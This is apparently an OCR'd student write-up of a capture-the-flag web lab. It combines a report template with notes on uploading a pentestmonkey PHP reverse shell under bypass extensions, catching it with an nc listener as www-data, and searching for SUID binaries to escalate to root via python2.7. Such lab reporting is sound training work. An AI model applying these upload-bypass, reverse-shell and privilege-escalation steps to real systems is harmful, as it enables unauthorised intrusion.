





ad functionality. Replace this box with the actual screenshot and add a short note describing what it proves.

STEP 3 : THAT WE KNOW THAT THERE ARE PANEL WHEN WE OPEN WE SAW THAT THERE WAS A UPLOADS FILE ,

SO WE WANT A REVERSH SHELL FILE TO GET CONNECTION TO IT SO FIRST WE GET A REVERSH SHELL FROM PENTEST MONKEY REVERSH SHELL USED IN THIS PROJECT



AFTER THE FILE UPLOAD THAT WE CAN SEE THAT IN UPLOADS



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php7	2026-10-20 11:19	5.4K	
shell.phtml	2026-10-20 11:31	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.48.139.106 Port 80

Figure 5. Observed upload validation behavior. Replace this box with the actual screenshot and add a short note describing what it proves.

7.3 Explain the security significance

Weak upload validation can allow an attacker to store unexpected file types. If an uploaded file is placed in a web-accessible directory and the server executes it, the impact can be more serious than simple file storage. Defenses should validate file content and type on the server, generate safe server-side filenames, store uploads outside the web root where possible, and prevent script execution in upload locations.


8. Phase 4 — Web-Shell Validation (Only If Demonstrated)

A web shell is a server-side script that can expose command execution through an HTTP request. This is a high-impact outcome and must be described only if it was actually demonstrated in the assigned lab. This section is a reporting framework, not proof that the project reached this stage.

If you did not demonstrate command execution, write: “Web-shell execution was not demonstrated during this assessment. No conclusion about remote command execution is claimed.”

Evidence item	What to document
Precondition	What upload validation behavior was observed and why it was relevant.
Test performed	Briefly describe the authorized lab test without claiming more than the evidence shows.
Observed result	State whether the file was rejected, stored, accessible, or executed.
Verification	Describe the minimum harmless verification result actually observed.
Impact	Explain the potential impact conditionally if the evidence only shows partial behavior.
Status	[NOT ATTEMPTED / ATTEMPTED BUT NOT CONFIRMED / CONFIRMED]

INSERT SCREENSHOT 6 HERE
Web-shell / command-execution ev



idence — if achieved

Evidence to capture: Insert only an authentic screenshot from the assigned lab that proves the

observed result. If not achieved, replace this placeholder with a note stating “Not demonstrated.”

Figure 6. Web-shell or command-execution result, if actually verified. Replace this box with the actual screenshot and add a short note describing what it proves.

9. Phase 5 — Metasploit / Meterpreter (Only If Demonstrated)

The project brief references a Metasploit/Meterpreter stage. A listener being configured is not the same as a session being established. The report should distinguish preparation, a connection attempt, and a verified session. Do not claim Meterpreter access based only on a terminal command or a listening handler.


Status label	Use when
Not attempted	No Metasploit handler/session activity was performed.
Attempted — no session	A permitted lab attempt was made, but no session was established.
Session established	The console visibly confirms a session and the student saved evidence of it.
Session lost / incomplete	A session was briefly present but the required verification could not be completed.


If a session was established, record the lab context, timestamp, session status, and what was safely verified. Do not include secrets or unrelated machine data. If no session was established, document the failure accurately and continue with the report’s limitations section.


AFTER THAT WE CAN SEE HAVE TO LISTIN FROM THE METASPLOIT SO WE USE A COMMAND FOR IT

THE COMMAND IS
nc -lvp 1234

AFTER IT WE GET THE ACCESS TO THE WEBSITE




1 2 3 4
Session Actions Edit View Help
AbhishekYadav@bitcrown-labs: ~/Downloads
AbhishekYadav@bitcrown-labs: ~/Bitcrown-Labs/Reconnaissa
└─$ nc -lvp 1234
listening on [any] 1234 ...
10.48.139.106: inverse host lookup failed: Unknown host
connect to [192.168.133.81] from (UNKNOWN) [10.48.139.106] 34734
Linux ip-10-48-139-106 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16
11:32:26 up 40 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$



TO FIND A FILE HERE WE HAVE COMMAND IS FIND / -NAME USER.TXT

Figure 7. Metasploit session status, if verified. Replace this box with the actual screenshot and add a short note describing what it proves.

10. Phase 6 — Linux Privilege-Escalation Review

Privilege escalation evaluates whether a user with limited permissions can obtain privileges beyond those intended. The assignment mentions SUID files and misconfigured binaries. A suspicious permission or SUID bit is an indicator to investigate, not automatic proof of an exploitable weakness.

10.1 Procedure and evidence

18. Record the identity and privilege level of the account actually available in the lab, if any foothold was achieved.
19. Review relevant file ownership and permission settings using the methods allowed by the room instructions.
20. For any SUID or misconfigured binary considered, record its path, owner, permission bits, why it appeared relevant, and what was actually verified.
21. Do not state “root obtained” unless evidence shows the resulting effective identity or equivalent privileged access.
22. If no shell/session was obtained, mark host-level privilege escalation as not assessed rather than implying it was completed.

IN THE COMMAND

FIND / -type f -perm -4000 2>/dull/null

Here we found that there is a /usr/bin/python2.7

Which is a risk file in here which can easy to vulnerable

AFTER THAT WE HAVE A SHELL FOR THE PYTHON FORM WEBSITE SUID

AFTER WE APPLY IT WE HAVE GOT THE ACCESS OF THE ROOT DIRECTORY

